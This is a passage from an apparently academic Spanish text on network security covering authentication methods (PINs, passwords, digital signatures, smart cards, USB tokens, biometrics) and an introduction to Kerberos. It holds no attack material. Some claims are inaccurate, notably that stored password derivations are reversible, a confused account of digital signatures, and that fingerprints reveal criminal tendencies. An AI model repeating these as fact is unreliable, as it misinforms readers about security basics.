Este es un tipo de topologías estática que no pareciera ser muy versátil nos da la facilidad de definir directivas de seguridad en ambos Firewall , que pueden adaptarse a casi cualquier tipo de red con todo tipo de flujo de datos fuera cual fuere la importancia de estos o el coste que implicaría la perdida o robo de estos.

Los lineamientos a seguir acerca de la seguridad de una red depende en gran medida del tamaño de la red, de su arquitectura y de su finalidad, también habría que tomar en cuenta los siguientes puntos:

1. Donde se albergarán los servicios en la máquina Firewall o en máquinas externas.
2. Que tipo de acceso se tendrán en la red hacia las demás máquinas o hacia Internet.
3. Que tipo de información se manejará o fluirá a través de la red.
4. Que programas se ejecutarán en las máquinas y que permiso se les dará a los usuarios para ejecutar y descargar programas.
5. Evaluar la posibilidad de brindar acceso remoto.

6. Definir tipo de restricciones que se le asignará al acceso a Internet, con respecto al tipo de páginas que se podrá visitar y el tipo de servicios que se habilitarán como por ejemplo software de mensajeria instantánea, descargadores de archivos.

3.1.5 Autenticación

3.1.5.1 Introducción

El filtrado de paquetes según la pila de estructuración OSI para protocolos se ubica en la capa tres y cuatro, las cuales están por debajo de las medidas de alto nivel que se pueden enfrentar, ya que una red no se encuentra 100% segura al poseer un Firewall o un sistema más complejo de Firewalls, será necesario llevar la seguridad de los sistemas a un siguiente nivel de la capa OSI y para esto se utiliza la autenticación.

Cada servicio puede y debe protegerse fuertemente a nivel de configuración de la aplicación. El filtrado de paquetes se centra en el proceso de conexión entre direcciones IP y puertos TCP y UDP de servicios, y el nivel de aplicación se centra en la red, el host el control de acceso a usuarios especifico para los programas individuales que se ejecutan en dichos puertos y en los archivos individuales a los que acceden estos programas.

En nivel de red IP no ofrece autenticación, la única información de identificación disponibles es la dirección IP, como se ha visto en el capitulo de Firewall es posible falsificar esta dirección o el puerto de conexión, lo cual hace vulnerable la red desde este punto de vista. La autenticación, lo que pretende es determinar si el origen es quien dice ser, controlándose esto a niveles superiores, el modelo de capas OSI nos dice que será la capa 7 de aplicación la encargada de realizar esta operación.

Los dos objetivos principales de la Autenticación son:

- Establecimiento de una identidad.
- Control del acceso.

Ambos problemas son esenciales para todos los Servidores de Información que están en marcha o puedan llegar a instalarse.

El Control de Acceso y la Autenticación son problemas distintos: El control de acceso se refiere a las potestades y privilegios que tiene el solicitante para permitirle o denegarle el acceso.

Establecer la identidad se refiere a relacionar al solicitante con una identidad ajena y exterior al entorno informático.

Estos dos problemas fundamentales de la seguridad se darán en casi todos los ambientes en donde se relacionen redes con usuarios (o atacantes) que podrían tomar cualquier identidad y causar estragos en los sistemas, los planteamientos de redes más comunes para este tipo de topologías son las siguiente:

- Acceso a computadoras y redes privadas.
- Servicios de banca electrónica, sistemas de pago y comercio electrónico.
- Consultas y modificaciones de bases de datos
- Entrada a sitios Web
- Servicios de acceso telemático como el FTP, TELNET, etc.
- Sistemas de almacenamiento y respaldos

Para establecer la identidad es necesario autenticar al usuario lo cual se define como la capacidad de verificar que un mensaje:

- Fue realmente originado por el supuesto remitente (autenticación),
- Que éste no ha sido modificado (integridad) posteriormente
- Que no se trata de un re-envío de un mensaje auténtico previo (Actualización)

Como en todo sistema de comunicación se poseen dos partes esenciales que son:

a) Transmisor: observa una fuente de información y que desea comunicar sus observaciones a través de un canal público y exp uesto.

b) Receptor: agente distante que desea conocer lo que dice el emisor y que no se han producido alteraciones del mensaje.

c) Oponente: persigue engañar al receptor o a posibles árbitros y jueces, haciéndoles aceptar un mensaje falso generado por él, como si hubiese sido originado por el transmisor.

3.1.5.1.1 Fundamentos del Control de Accesos [5]

El control de accesos no supone necesariamente la identificación del usuario, este puede gestionarse sobre la posesión de unos determinados privilegios o potestades siempre y cuando se pueda demostrar su posesión.

Son muchos los elementos que se pueden utilizar para controlar el acceso de un usuario:

- Lo que se sabe: contraseñas, frases clave, claves secretas,
- Lo que se posee: tarjeta de crédito, tarjetas inteligentes, etc.
- Lo que se es: características físicas identificadas por medios biométricos.
- Lo que se sabe hacer: firma manuscrita, protocolos de conocimiento nulo, etc.
- Donde se está: acceso desde consola, acceso a través de redes físicas protegidas y controladas, etc.

3.1.5.1.2 Autenticación y Pruebas de Identidad

Todos los sistemas informáticos necesitan algún tipo de control de acceso y de auditoria. La auditoria (y el “accounting”) requiere poder distinguir a los usuarios / agentes entre sí, los intereses comerciales, en redes abiertas tipo Internet, no encuentran su oportunidad si no disponen de un alto grado de identificación de todos

[5] Apartado basado en el sitio : Autenticación y Control de Acceso en Servidores de Información
Jorge Dávila Muro Jorge Dávila Muro CriptoLab - Laboratorio de Criptografía LSIIS – Facultad de Informática – UPM jdavila@fi.upm.es

los agentes, la legitimidad de las transacciones en la red precisa de la identificación de los agentes.

Existen varios sistemas utilizados para estos fines: como números de identificación personal (PIN), palabras o frases clave, firmas manuscritas, firmas digitales, certificación digital, otros esquemas.

3.1.5.1.3 La Identidad en General

La identidad es el conjunto de cualidades únicas e irrepetibles de un individuo u objeto.

Hay dos tipos de identificadores:

a) Intrínsecos: ADN, fondo de ojo, iris, huellas dactilares, fisonomía de las manos, timbre de voz, cinemática de la firma manuscrita, etc.

b) Extrínsecos: PINs, contraseñas, matrices de acceso, firma manuscrita, datos históricos, números de cuentas bancarias, etc.

3.1.5.1.4 Los Números PIN

Es un caso típico de identificador extrínseco, este método es utilizado por las tarjetas de banda magnética, es el más común y viejo por lo tanto uno de los más vulnerables con respecto a robo u obtención. Este es un secreto compartido entre el usuario autorizado y el sistema y es el más fácil de usar y accesible para todos los usuarios. Este debe introducirse en el sistema antes de que la tarjeta pueda ser utilizada, esta información secreta no cambia con el tiempo (su seguridad se “desgasta”) el nivel de seguridad que proporcionan es realmente débil, y sólo proporciona protección frente a atacantes técnicamente no formados y sin recursos.

El sistema se ha demostrado bastante ineficaz ya que el usuario en realidad no elige un número realmente inimaginable, todo el mundo tiende a apuntar el número que le es fácil de recordar.

Los números son de cuatro dígitos con lo que sólo son necesarias 10.000 pruebas para dar con él PIN.

En el caso de escenarios como Internet, si el número viaja como texto plano este puede ser fácilmente detectado o si pertenece a una autenticación de sistema seguro esto puede quedar almacenado y ser robado posteriormente.

3.1.5.1.5 Palabras y frases clave

Además del número de identificación también se puede utilizar como método de seguridad la autenticación por medio de palabra clave o frase lo que se conoce como contraseña, al utilizar palabras se mejora considerablemente la situación, ya que el número de combinaciones posibles en una cadena de caracteres de longitud variable es más difícil robar o adivinar por medio de fuerza bruta, cosa que si se puede hacer con el número de identificación personal, sin embargo este sistema no es infalible ya que dependerá mucho del usuario y su manera de utilizarlo.

Sin embargo la vulnerabilidad aún persiste debido a descuidos de los usuarios, si un usuario escribe en algún sitio o papel la palabra o frase clave o como muchos pegado en un papel en un lado del marco del monitor, esto será totalmente inseguro o puede darse el caso en el que algunos usuario escriben nombres o cosas que son fáciles de imaginar y predecir, esto hará sencilla la tarea que se dan algunas personas de averiguar la contraseña por medio de prueba y error. Si es una frase o palabra predecible será más sencillo para estas personas averiguarla.

El problema principal de las contraseñas es el almacenamiento de estas en los sistemas, cosa que ninguno hace por razones de seguridad, en lugar de esto se almacena una cantidad derivada de esta palabra según un algoritmo especial, el cual es reversible y el sistema puede obtenerla de nuevo, y hacer las comprobaciones del caso.

3.1.5.1.6 Firmas Digitales

Las firmas digitales identifican a cada persona en particular como autor de cierta información, esto se logra a través de sistemas asimétricos o de clave pública.

En este tipo de sistemas de comprobación con firma digital, cada agente o host utiliza su clave privada para el cifrado o encriptamiento de la información lo que constituye en si la firma digital, entonces será necesario para invertir el proceso una clave pública para la verificación, este tipo de sistemas de seguridad no gusta a las agencias de seguridad nacional ya que permite el establecimiento de canales cifrados de comunicación totalmente confidenciales.

La firma de la información se da por medio de un algoritmo especial que procesa la información en conjunto con una palabra clave o valor predeterminado, dando como resultado un nuevo paquete o documento que es único y que sólo puede descifrarse obteniendo la palabra clave o el valor que se utilizó para el cifrado, dando así una seguridad prácticamente total, siendo que las probabilidades de descifrarlo de la nada es prácticamente cero.

Para hacer un sistema totalmente seguro es necesario que un sistema de computación haga el proceso de firma digital y no la persona que lo firma, la computadora identifica a la persona que origina los datos solicitándoles la frase clave.

3.1.5.2 Formas de autenticación

3.1.5.2.1 Sistemas basados en algo conocido: contraseñas

El modelo de autenticación más básico consiste en decidir si un usuario es quien dice ser simplemente basándonos en una prueba de conocimiento que sólo ese usuario puede superar, porque la sabe de antemano. Evidentemente, esta aproximación es la más vulnerable a todo tipo de ataques, pero también es la más barata, por lo que se convierte en la técnica más utilizada en entornos que no precisan de una alta

seguridad. Un ejemplo puede ser el número de identificación personal de una tarjeta de crédito.

En todos los esquemas de autenticación basados en contraseñas se cumple el mismo protocolo: las entidades (generalmente dos) que participan en la autenticación acuerdan una clave, clave que han de mantener en secreto si desean que la autenticación sea fiable. Cuando una de las partes desea autenticarse ante otra, se limita a mostrarle su conocimiento de esa clave común, y si ésta es correcta se otorga el acceso a un recurso. Lo habitual es que existan unos roles preestablecidos, con una entidad activa que desea autenticarse y otra pasiva que admite o rechaza a la anterior.

Como hemos dicho, este esquema es muy frágil: basta con que una de las partes no mantenga la contraseña en secreto para que toda la seguridad del modelo se pierda; por ejemplo, si el usuario de una máquina comparte su clave con un tercero, o si ese tercero consigue leerla y rompe su cifrado (podría ser mediante un ataque de diccionario), automáticamente esa persona puede autenticarse ante el sistema con éxito con la identidad de un usuario que no le corresponde.

3.1.5.2.2 Sistemas basados en algo poseído: tarjetas inteligentes

Hace más de veinte años un periodista francés llamado Roland Moreno patentaba la integración de un procesador en una tarjeta de plástico; sin duda, no podía imaginar el número de aplicaciones de seguridad que ese nuevo dispositivo, denominado Chipcard, estaría proporcionando. Cuando a las Chipcards se les incorporó un procesador inteligente nacieron las Smartcards, una gran revolución en el ámbito de la autenticación de usuarios.

Desde un punto de vista formal, una tarjeta inteligente (o Smartcard) es un dispositivo de seguridad del tamaño de una tarjeta de crédito, resistente a la adulteración, que ofrece funciones para un almacenamiento seguro de información y también para el procesamiento de la misma con base a tecnología VLSI. En la práctica, las tarjetas inteligentes poseen un chip en la propia tarjeta que puede implementar un sistema de ficheros cifrado y funciones criptográficas, y además puede detectar activamente

intentos no válidos de acceso a la información almacenada; este chip inteligente es el que las diferencia de las simples tarjetas de crédito, que solamente incorporan una banda magnética donde va almacenada cierta información del propietario de la tarjeta.




Figura 3.1.9. Estructura genérica de una tarjeta inteligente.

En la figura 3.1.9 se muestra la estructura más genérica de una tarjeta inteligente; en ella podemos observar que el acceso a las áreas de memoria solamente es posible a través de la unidad de entrada/salida y de una CPU (típicamente de 8 bits), lo que evidentemente aumenta la seguridad del dispositivo. Existe también un sistema operativo embebido en la tarjeta, generalmente en la ROM, aunque también se puede extender con funciones en la EEPROM, cuya función es realizar tareas criptográficas (algoritmos de cifrado como RSA o Triple DES, funciones resumen, etc.); el criptoprocesador apoya estas tareas ofreciendo operaciones RSA con claves de 512 a 1024 bits.

Cuando el usuario poseedor de una tarjeta inteligente desea autenticarse necesita introducir la tarjeta en un dispositivo lector; los dos dispositivos se identifican entre sí con un protocolo a dos bandas en el que es necesario que ambos conozcan la misma clave (CK o CCK, Company Key o Chipcard Communication Key), lo que elimina la posibilidad de utilizar tarjetas de terceros para autenticarse ante el lector de una determinada compañía; además esta clave puede utilizarse para asegurar la

comunicación entre la tarjeta y el dispositivo lector. Tras identificarse las dos partes, se lee la identificación personal (PID) de la tarjeta, y el usuario teclea su número de identificación personal; se inicia entonces un protocolo desafío-respuesta: se envía la identificación personal (PID) a la máquina y ésta desafía a la tarjeta, que responde al desafío utilizando una clave personal del usuario (PK, Personal Key). Si la respuesta es correcta, el computador ha identificado la tarjeta y el usuario obtiene acceso al recurso pretendido.

Las ventajas de utilizar tarjetas inteligentes como medio para autenticar usuarios son muchas frente a las desventajas; se trata de un modelo ampliamente aceptado entre los usuarios, rápido, y que incorpora dispositivos de alta seguridad tanto para almacenar datos como para realizar funciones de cifrado. Además, su uso es factible tanto para controles de acceso físico como para controles de acceso lógico a las computadoras, y se integra fácilmente con otros mecanismos de autenticación como las contraseñas; y en caso de desear bloquear el acceso de un usuario, no tenemos más que retener su tarjeta cuando la introduzca en el lector o marcarla como inválida en una base de datos (por ejemplo, si se equivoca varias veces al digitar su número de identificación personal, igual que sucede con una tarjeta de crédito normal). Como principal inconveniente de las tarjetas inteligentes podemos citar el coste adicional que supone para una organización el comprar y configurar la infraestructura de dispositivos lectores y las propias tarjetas; aparte, que un usuario pierda su tarjeta es bastante fácil, y durante el tiempo que no disponga de ella o no puede acceder al sistema, o hemos de establecer reglas especiales que pueden comprometer nuestra seguridad (y por supuesto se ha de marcar como tarjeta inválida en una base de datos central, para que un potencial atacante no pueda utilizarla).

En la siguiente página se muestran unas tarjetas inteligentes en la figura 3.1.10



Figura 3.1.10. Tarjetas inteligentes utilizadas para autenticación de usuarios

Aparte de los problemas que puede implicar el uso de tarjetas inteligentes en sí, contra la lógica de una tarjeta inteligente existen diversos métodos de ataque, como realizar ingeniería inversa destructiva contra el circuito de silicio (y los contenidos de la ROM), adulterar la información guardada en la tarjeta o determinar por diferentes métodos el contenido de la memoria EEPROM.

Otra forma de autenticarse es por medio de un dispositivo llamado USB token, el cual posee cada usuario autorizado, usualmente en combinación con un número de identificación personal, o simplemente con una contraseña. Estas son tecnológicamente idénticas a las tarjetas inteligentes, con la diferencia de su forma física y su interfaz. A continuación mostramos un dispositivo USB token en la figura 3.1.11



Figura 3.1.11. Dispositivo de autenticación USB Token

Una ventaja de de este tipo de dispositivos es que no requiere una lectora, puesto que simplemente se introduce en el puerto USB de la computadora y el usuario puede ser autenticado.

Otra ventaja es su tamaño puesto que es muy pequeño, sin embargo presenta las desventajas de que fácilmente puede ser extraviado y que no identifica a un usuario único, sino que cualquier persona que la posea tiene acceso a los medios restringidos.

3.1.5.2.3 Sistemas basados en características físicas de los usuarios, sistemas de autenticación biométricos

Esta es la tercera forma de autenticación de usuarios, la cual se basa en una característica física del usuario o en algún acto involuntario por este.
Los sistemas de acceso biométricos incrementan la seguridad física de los dispositivos a los cuales están conectados.

La identificación biométrica es utilizada para verificar la identidad de una persona midiendo digitalmente rasgos de alguna característica física y comparando esas medidas con aquéllas de la misma persona guardadas en un archivo, en una base de datos o algunas veces en una tarjeta inteligente que lleva consigo la misma persona. Las características físicas utilizadas son huellas digitales, patrones de voz, geometría de la mano, el dibujo de las venas en la articulación de la mano y en la retina del ojo, la topografía del iris del ojo, rasgos faciales, olor corporal y la dinámica de escribir una firma e ingresarla en un teclado.

3.1.5.2.4 Funcionamiento de los sistemas biométricos

Los sistemas biométricos se componen de dispositivos electrónicos y de un programa; el primero captura la característica concreta del individuo y el segundo interpreta la información y determina su aceptabilidad o rechazo, todo en función de los datos que han sido almacenados por medio de un registro inicial de la característica biométrica que mida el dispositivo en cuestión. Ese registro inicial o toma de muestra es lo que determina la eficacia del sistema.

En el caso de las huellas dactilares, un usuario coloca el dedo en un sensor que hace la lectura digital de su huella, después, el programa guardará la información como un modelo; la próxima vez que ese usuario intente acceder al sistema deberá repetir la

operación y el programa verificará que los datos corresponden con el modelo. El mismo principio rige para la identificación por medio del iris/retina, con ayuda de una videocámara, ya sea para el rostro, la mano completa, etc.

Las tasas de exactitud en la verificación dependen en gran medida de dos factores: el cambio que se puede producir en las personas, debido a accidentes o a envejecimiento, y las condiciones ambientales, como humedad en el aire, suciedad y sudor, en especial en la lectura que implique el uso de las manos.

En cuanto a qué partes del cuerpo son las más adecuadas para su utilización en identificación biométrica, aunque en principio cualquiera sería susceptible de ser usada, para su elección se atiende a criterios prácticos concretos. Lo ideal es que se trate de una característica física robusta, es decir, no sujeta a grandes cambios; que sea lo más distintiva posible en relación con el resto de la población, que sea una zona accesible, disponible y, por supuesto, aceptable por el usuario que, en ocasiones, puede llegar a percibir algunos dispositivos biométricos como excesivamente intrusivos.

Por último, hay que hacer una distinción entre aquellos dispositivos que miden el comportamiento y los que miden una característica fisiológica. Entre los primeros se encuentran el análisis de la dinámica de la firma y el del golpe en el teclado; los segundos incluyen la huella dactilar, la geometría de la mano y el dedo, la termografía facial y la exploración del iris o la retina. El reconocimiento de la voz es un parámetro biométrico basado en ambos análisis, el fisiológico que determina la zona vocal y el de comportamiento del lenguaje y las palabras usadas. Evidentemente aquellos dispositivos que se basen en el comportamiento requieren de la cooperación del usuario, mientras que se puede identificar fisiológicamente a cualquiera sin su cooperación e incluso sin su conocimiento, como en el caso de la imagen captada por una videocámara.

3.1.5.2.5 Tipos de sistemas y sus aplicaciones

Cada sistema biométrico utiliza una cierta clase de interfaz, un sensor o mecanismo de captura determinado y un programa específico.

La identificación por geometría de la mano o huellas digitales, la más extendida, crea una imagen digital tridimensional, que es capturada, calibrada y guardada en un archivo.

La tecnología digital de impresión de huellas dactilares en la actualidad es muy barata a comparación del costo desde sus inicios, por tal motivo algunos fabricantes de computadoras las están incorporando a sus sistemas, para identificar al usuario durante el inicio de sesión. Tiene la desventaja que ante una pequeña herida el sistema detectará como incorrecto a un usuario legítimamente registrado y válido.

Para la identificación por el ojo existen dos sistemas: topografía del iris, identificando en pocos segundos más de 4.000 puntos, y topografía de la retina, midiendo con luz infrarroja de baja intensidad 320 puntos predefinidos en el diagrama de las venas.

Las exploraciones de retina son extraordinariamente fiables, y en muchos casos superiores a la toma de huellas dactilares. Esto es debido a que los patrones de retina presentan más puntos en comparación que las huellas digitales (entre 700 y 4200). Por lo que las exploraciones de retina se clasifican como de alta biometría o como sistemas biométricos con un alto grado de precisión.

Los sistemas biométricos basados en el reconocimiento de la retina, tienen la desventaja que si el usuario es ciego, parcialmente ciego o si tiene cataratas el sistema no funcione. Otra inconveniente de este tipo de control de acceso es que tiene una alta tasa de falsos negativos.

Sin embargo entre el sistema de detección de retina y el de iris, el de retina tiene la desventaja que está puede cambiar con la edad, mientras que el iris permanece intacto.

El reconocimiento facial compara las características faciales con una imagen previamente rastreada. Funciona analizando la imagen en video o una fotografía e identificando las posiciones de varias decenas de nodos en el rostro de una persona. Estos nodos, en su mayoría entre la frente y el labio superior, no se ven afectados por la expresión o la presencia de bello facial. A diferencia de otras biometrías, ésta puede operar de manera pasiva, es decir, sin que la persona se dé cuenta de que está siendo analizada.

La identificación por voz con un patrón pregrabado, funciona analizando las características vocales fundamentales del individuo como la presión del aire y las vibraciones sobre la laringe, es otra forma de biometría que no necesita equipos especiales. Entre sus ventajas se cuenta el hecho de que resulta económica, esta tecnología es menos confiable que otras biometrías, especialmente cuando sólo se dispone de escasos segundos de muestra de voz para hacer el reconocimiento. Durante los últimos dos años, el mercado de reconocimiento de voz se ha reducido a favor del mercado del reconocimiento facial. Sin embargo posee la inconveniente de no reconocer a un usuario si este tiene catarro, laringitis, bronquitis, etc., por lo cual se considera poco fiable.

Otro tipo de sistemas biométricos es el que se utiliza en el ratón (mouse) de la computadora. BioMouse es un ejemplo de estos, el cual se conecta al puerto paralelo de la computadora, comparte un puerto para conectar otro dispositivo.

Este sistema funciona con Windows95 sin embargo presenta un bajo desempeño en su funcionamiento. Se debe obtener una impresión de la huella digital que sea bastante limpia y posiblemente intentarlo varias veces, soporta base de datos para diferentes usuarios y se puede almacenar la impresión para cada dedo.

Al iniciar el sistema pide un usuario y contraseña, luego verifica las huellas para comprobar la identidad del usuario. Los usuarios también pueden utilizar este sistema biométrico para reemplazar la contraseña del salva pantallas, por una huella digital.
A continuación se muestra la forma física de este dispositivo, en la figura 3.1.12



Figura 3.1.12. Muestra de un ratón con tecnología biométrica para autenticación.

La identificación por firma mide el tiempo, la presión, la velocidad, el ángulo de colocación del lápiz y la velocidad de las curvas, todo a través de un lápiz óptico con el que la persona firma en un soporte específico o pad. Por último, los sensores de olor, aún en desarrollo, utilizan un proceso químico similar al que se produce entre la nariz y el cerebro, sin que los perfumes sean capaces de enmascarar el olor particular de cada uno.

Existe una controversia al utilizar este tipo de dispositivos, principalmente el de reconocimiento de iris y retina, ya que se argumenta que es una violación a la privacidad, debido a que por estos medios puede conocerse si la persona abusa de drogas, si posee alguna enfermedad hereditaria, e incluso si tiene SIDA. Las huellas dactilares pueden revelar tendencias criminales.
Los niveles de seguridad en estos sistemas puede variarse, siendo sistemas altamente precisos, pero que en la mayoría de los casos necesitan cierto tiempo para el proceso de la información, por lo cual son recomendados principalmente para corporaciones pequeñas o con cantidades de usuarios no muy grandes.

Finalmente presentamos un cuadro comparativo entre los diferentes sistemas biométricos.

	Ojo – Iris	Ojo – Retina	Huellas dactilares	Geometría de la mano	Escritura – Firma	Voz
Fiabilidad	Muy alta	Muy alta	Alta	Alta	Alta	Alta
Facilidad de uso	Media	Baja	Alta	Alta	Alta	Alta
Prevención de ataques	Muy alta	Muy alta	Alta	Alta	Media	Media
Aceptación	Media	Media	Media	Alta	Muy alta	Alta
Estabilidad	Alta	Alta	Alta	Media	Media	Media
Identificación y autenticación	Ambas	Ambas	Ambas	Autenticación	Ambas	Autenticación
Estándares	-	-	ANSI/NIST, FBI	-	-	SVAPI
Interferencias	Gafas	Irritaciones	Suciedad, heridas, asperezas	Artritis, reumatismo	Firmas fáciles o cambiantes	Ruido, resfriados, bronquitis, catarro
Utilización	Instalaciones nucleares, servicios médicos, centros penitenciarios	Instalaciones nucleares, servicios médicos, centros penitenciarios	Policía, industrial	General	Industrial	Accesos remotos en bancos o bases de datos

Figura 3.1.13. Comparaciones entre los diferentes sistemas biométricos.

3.1.5.3 Kerberos[6]

3.1.5.3.1 Introducción

Internet es un lugar inseguro, muchos de los protocolos utilizados actualmente carecen de seguridad. Además, existen personas mal intencionadas que intentan con

[6] Este apartado se basa pricipalmente en la traducción del sitio oficial de Kerberos : http://web.mit.edu/kerberos/www/

frecuencia interceptar las contraseñas, y así hacerse de un acceso libre hacia una red, razón por la cual aplicaciones que envían información y aún más importante el envío de contraseñas no encriptadas en la red lo cual las hace extremadamente vulnerables.

Algunas aplicaciones cliente/servidor asumen que el cliente proveerá su identificación correctamente, y otras confían en que el cliente restringirá sus actividades a aquellas que están autorizadas sin ningún otro refuerzo del servidor.

Kerberos es un servicio de autenticación desarrollado en MIT (Massachusetts Institute of Technology) y diseñado por Miller y Neuman en el contexto del Proyecto Athena en 1987. Está basado en el protocolo de distribución de claves presentado por Needham y Schroeder en 1978.

Kerberos posee una tecnología bien conocida pero no muy bien entendida, nombrado así en honor al guardián de la mitología Griega. Kerberos usa una robusta encripción y un complejo algoritmo de ticket-granting (concesión de tiquete) para autenticar los usuarios en la red, además Kerberos tiene la posibilidad de distribuir una llave de sesión para permitir la encripción de flujo de datos sobre redes IP, usado esto para asegurar directamente flujos vulnerables de comunicación FTP, Telnet y otros protocolos de Internet, los cuales a menudo necesitan transmitir usuarios y contraseñas a través de redes inseguras, en conclusión Kerberos provee un canal central para la transmisión de comunicaciones seguras sobre redes no seguras.

Kerberos está disponible en muchas formas, para muchos tipos de organizaciones, que al poseer una plataforma de referencia publicada y mantenida por MIT, y que incluye el código fuente, se vuelve una opción atractiva para cualquier usuario de redes seguras. La mayoría de las distribuciones de Kerberos incluyen también APIs para el desarrollo de nuevas aplicaciones, mientras que Kerberos es una aplicación soportada de la mejor forma sobre Unix ya que fue creada en sus orígenes para este entorno. Sin embargo actualmente está disponible también para la mayoría de sistemas operativos conocidos.

En todas las redes será necesario mantener usuarios que solicitarán múltiples servicios, en este caso el de Kerberos como centro principal de la autenticación, será el encargado de realizar todas las actividades propias de un entorno seguro, y para realizar un control del acceso coherente a estos usuarios será necesario decidirse entre tres enfoques posibles, las tres posibilidades son:

- No hacer nada. Confiar en que la máquina en la que el usuario está conectado evite accesos no autorizados.
- Requerir que el host pruebe su identidad, pero confiar en su palabra sobre quién es el usuario.
- Requerir que el usuario pruebe su identidad para cada servicio solicitado.

En un ambiente cerrado, donde las máquinas tienen un control estricto, se podría utilizar el primer enfoque. En ambientes más abiertos, se podría usar la segunda opción. En ambientes como el de Athena, en el cual cada usuario debe probar su identidad a cada servicio que desee utilizar, el tercer enfoque es el más adecuado.
El entorno tendrá ciertos requerimientos sobre el sistema de identificación:

- **Seguridad.** Un atacante no debe encontrar el punto débil en la autenticación.
- **Alguien que observa la red** no debe obtener la información necesaria para hacerse pasar por otro usuario.
- **Confiabilidad.** El acceso a muchos servicios dependerá del servicio de autenticación y si éste no es confiable, el sistema de servicios tampoco lo será.
- **Transparencia.** El usuario no debe percatarse de que se está autentificando.
- **Escalabilidad.** El entorno no debe colapsar si aumenta el número de aplicaciones kerberizadas.
- En una red de usuarios en la que se requieren servicios de distintas computadoras, si la red tiene miles de usuarios y decenas de servidores, no es deseable que cada servidor guarde las contraseñas de todos los usuarios. En ese caso, habría tantos puntos de ataque como servidores. Además, por ejemplo si un usuario quisiera cambiar su contraseña, debería contactar a todos

los servidores y notificarles del cambio. Es para evitar estos problemas que surge la idea de tener un servicio de autenticación centralizado.

Kerberos es el resultado de satisfacer estos requerimientos. La seguridad de Kerberos descansa en la seguridad de varios servidores de autenticación, pero no en el sistema que se conecta o en los servidores finales que se utilicen.

Kerberos es un sistema de autenticación centralizado de red, designado para verificar la identidad de los usuarios que se conectan en estaciones de trabajo a lo largo de la red, que están enviando sus contraseñas en texto simple a través de la red y que por lo tanto pueden ser rastreados con facilidad, debido a esto Kerberos resuelve tres problemas de administración de red principales:

- Permite un almacenamiento centralizado de las contraseñas.
- Evita la intercepción de contraseñas
- Libera a los usuarios de la autenticación repetida de los mismos usuarios en varios servidores

Confiándose en una fuerte criptografía para generar un boleto de autenticación digital anti falsificación, Kerberos permite el acceso a los usuarios de los recursos de red simplemente por medio de la presentación de este ticket seguro cada vez que el usuario necesite presentar su usuario y su contraseña evitando que el usuario lo tenga que introducir por si mismo. Eso brinda tanto facilidad para el usuario como la seguridad de que este no sea interceptado, a diferencia de las aplicaciones con contraseña-caching, tal como las redes Windows 95, Kerberos solamente almacena en memoria y transmite la información de acuerdo a demanda, Esta autenticación segura habilita servidores distribuidos para delegar las tareas de autenticación de los usuarios a un solo servidor (o un pequeño grupo de servidores).

Cuando se forma un punto singular de administración esto presenta además ventajas en redes globales como:

- Toda la red central de servidores es segura.
- Todos los host que participan en una red confían en que los servidores son seguros

Como el sello de seguridad de un sistema de autenticación en red, Kerberos nunca transmite información segura, o contraseña a través de la red, cuando inicialmente se autentica, Kerberos resuelve este problema por medio de un truco: en vez de verificar la contraseña en el servidor, Kerberos confía en la estación de trabajo para verificar la contraseña.

Cuando está completamente implementado, Kerberos provee el backbone de una autenticación de sesión individual al sistema (lo que aún es una utopía para los administradores de red).

Una conexión individual de autenticación requiere que el usuario envié su nombre de cuenta y su contraseña sólo una vez por sesión, usualmente desde la pantalla del sistema. La identidad del usuario, es entonces verificada y las credenciales son automáticamente transmitidas hacia cualquier servicio que el usuario quiera ingresar. El resultado, el usuario aparece para conectarse en la red y el servicio a lo largo de la red aparece para trabajar juntos en armonía. Aunque fácilmente de utilizar con la ambición de tener un sistema de autenticación único de sesiones, una implementación como Kerberos requeriría una cantidad extra de transacciones de autenticación para la protección de la red

Entre los beneficios de una red Kerberizada tenemos los siguientes:

- Se tiene casi un acceso instantáneo a los servicios a lo largo de toda la red, colaboración entre los usuarios y compartimiento de recursos.

- La red es un concentrador central de información privada como archivos personales, o aún secretos de alguna empresa, información propietaria. Cuando

el acceso a información sensitiva es demasiado fácil, es el momento para ser más minuciosos en la restricción del acceso.

- Mientras todos los sistemas operativos de red incluyen cierto nivel de seguridad, muchas de las tecnologías de red como Ethernet, Token-Ring or ATM operan usando un medio compartido. Todos los datos a trasportarse en la red son mandados a lo largo de esta con la posibilidad de ser vistos por todos los host que la conforman, Mientras que los analizadores de protocolos continúan siendo una amenaza para la información que se transporta por las redes estándar como Novell o NT, muchas de las redes corporativas están restringidas a un edificio o a un campus en particular , las redes de área amplia son primeramente basadas en líneas dedicadas privadas , en el pasado, los administradores de red se habían consolado en el hecho de que ningún rastreador de red podía ser puesto en marcha.

Por otro lado, el surgimiento de Internet permite usos corporativos para acceder a la información desde cualquier parte a lo largo del mundo. Como es por definición un ambiente construido con base a protocolos abiertos y que cualquiera puede acceder, Internet, Intranet son particularmente vulnerable a escuchas de la información.

